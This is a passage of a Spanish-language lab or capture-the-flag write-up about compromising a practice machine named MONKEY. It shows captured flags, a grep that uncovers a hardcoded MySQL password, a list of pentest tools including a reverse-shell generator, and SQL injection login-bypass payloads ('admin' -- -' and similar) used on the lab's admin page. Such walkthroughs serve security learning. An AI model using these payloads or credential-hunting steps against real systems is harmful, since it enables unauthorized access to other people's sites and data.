
5. Banderas




Bandera 1 **hackermentor@monkey:~$ cat bandera1.txt**	**47ee0702e489445bae251df46bc88b73**
Bandera 2 **bash-5.0# cat /root/bandera2.txt**	**d844ce556f834568a3ffe8c219d73368**


¡Dentro de la consola utilizamos la herramienta “cat” la cual nos permite visualizar que tenemos dentro del archivo! Obteniendo las banderas de la maquina MONKEY


6. Herramientas utilizadas




Open
MONKEY.txt
~/Documents/MONKEY
MONKEY.tx
Herramientas MO
Usuarios.txt
Pass.txt
monkeyyy.php
'777777',
'', '', '', '7.60', '2021-05-29 14:36:56', '');
StudentRegno es el nombre de usuario para loguearse.
10. http://192.168.189.135/monkey/index.php hacermentor=junior01
11. Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_password = "M1_P4ssw0rd_segur@";
12. www-data@monkey:/var/www$ grep "M1_P4ssw0rd_segur@" -R * -C 2
grep "M1_P4ssw0rd_segur@" -R * -C 2
html/monkey/includes/config.php-$mysql_hostname = "localhost";
html/monkey/includes/config.php-$mysql_user = "hackermentor";
html/monkey/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
html/monkey/includes/config.php-$mysql_database = "onlinecourse";
html/monkey/includes/config.php-$bd = mysqli_connect($mysql_hostname,
$mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
--
html/monkey/admin/includes/config.php-$mysql_hostname = "localhost";
html/monkey/admin/includes/config.php-$mysql_user = "hackermentor";
html/monkey/admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
html/monkey/admin/includes/config.php-$mysql_database = "onlinecourse";
html/monkey/admin/includes/config.php-$bd = mysqli_connect($mysql_hostname,
$mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
www-data@monkey:/var/www$



Open
Herramientas MONKEY.txt
~/Documents/MONKEY
MONKEY.txt
Herramientas
Usuarios.txt
Pass.txt
monkeyyy.php
Herramientas MONKEY
1. ifconfig
2. arp-scan -l
3. nmap
4. xsltproc
5. whatweb
6. ftp ip
7. hashid
8. gobuster
9. dirbuster
10. burpsuite
11. revershell.com
12. crackmapexec








Dejo registro de todo lo usado y encontrado (datos importantes) que me ayudaron a explotar la maquina MONKEY y tener control y acceso total!


7. Extra opcional




hacknotes (Johnny Chafla) · GitHub — Mozilla Firefox
https://github.com/hacknotes
Sign up
Overview
Repositories 6
Projects
Packages
Stars
HATE LESS.
HACK MORE.
Johnny Chafla
hacknotes
Follow
41 followers · 0 following
https://hacknotes.github.io/
Block or Report
Popular repositories
eJPT-Cheatsheet
Public
Todos los comandos necesarios para aprobar el eJPT
5
h4ckn0tes
Public
Tips, Recursos, Notas, Herramientas, de todo un poco para el pentesting.
PHP
2
1
hacknotes.github.io
Public
Forked from mmistakes/minimal-mistakes
Jekyll theme for building a personal site, blog, project documentation, or portfolio.
HTML
CVE-2019-15107-Exploit
Public
Exploit para CVE-2019-15107 (Webmin 1.890-1.920) sin credenciales RCE escrito en PYTHON.
Python
TryHackMe
Public
Solución, Walk-through, Write-up
Python
Booked-Scheduler-v2.7.5-Remote-Command-Execution
Public
Booked Scheduler v2.7.5 (Authenticated) RCE exploit implemented in Python 3
Python


h4ckn0tes/SQL INJECTION/Authentication Bypass/Authentication Bypass.md at main · hacknotes/h4ckn0tes · GitHub — M...
https://github.com/hacknotes/h4ckn0tes/blob/main/SQL INJEC
Sign up
hacknotes / h4ckn0tes
Public
Notifications
Fork 1
Star 2
Code
Issues
Pull requests
Actions
Projects
Security
Insights
main
h4ckn0tes / SQL INJECTION / Authentication Bypass / Authentication Bypass.md
Go to file
hacknotes Rename SQL INJECTION/Error Based/Authentication Bypass.md to SQL INJE...
98f105a · 2 years ago
History
Preview
Code
Blame
9 lines (6 loc) · 73 Bytes
Raw
admin' or '1'='1-- -
admin' -- -
admin' or '1'='1#
admin'#


Admin Login — Mozilla Firefox
phpMyAdmin
PEASS-ng/linPEAS at ma
h4ckn0tes/SQL INJECTIO
Admin Login
192.168.189.135/monkey/admin/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
games
ONLINE COURSE REGISTRATION
PLEASE LOGIN TO ENTER
Enter Username :
admin' -- -
Enter Password :
Log Me In
This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.
Some of its features are given below :
Responsive Design Framework Used
Easy to use and customize
Font awesome icons included
Clean and light code used.


Admin | Cambiar Contraseña — Mozilla Firefox
phpMyAdmin
PEASS-ng/linPEAS at ma
h4ckn0tes/SQL INJECTIO
Admin | Cambiar Contraseña
192.168.189.135/monkey/admin/change-password.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
games
ONLINE COURSE REGISTRATION
SESSION
SEMESTER
DEPARTMENT
COURSE
REGISTRATION
MANAGE STUDENTS
ENROLL HISTORY
STUDENT LOGS
LOGOUT
CAMBIO DE CONTRASEÑA DEL ADMINISTRADOR
Cambiar contraseña
Contraseña actual
Password
Nueva contraseña
Password
Confirmar contraseña

E creado un Script para ver cuál es el (posible) sistema operativo de una dirección IP, en la primer imagen podemos ver el Script como fue diseñado para que al ejecutarlo nos pida la dirección ip al cual le va hacer un PING, para posterior mande un ttl= y depende el numero nos de un “nombre del sistema”, En Github e encontrado una posible forma de entrar a paginas web con un usuario y cualquier contraseña, dando resultados positivos, esto se produce por dejar archivos o comandos “default” y podemos tener acceso sin necesidad de obtener la contraseña, como se muestra en la imagen donde tenemos la dirección ip http://ip/monkey/admin/index.php y con cualquier contraena es posible entrar si colocamos como usuario el usuario “admin’ -- -”

8. Conclusiones y Recomendaciones

Conclusiones:

- ✓ Hemos tenido éxito en la explotación de la máquina objetivo, logrando acceso como root
- ✓ La identificación de la vulnerabilidad se basó en la mala seguridad de una pagina web, y por dejar cosas “default” por eso es importante personalizar absolutamente todo por motivos de seguridad

Recomendaciones:

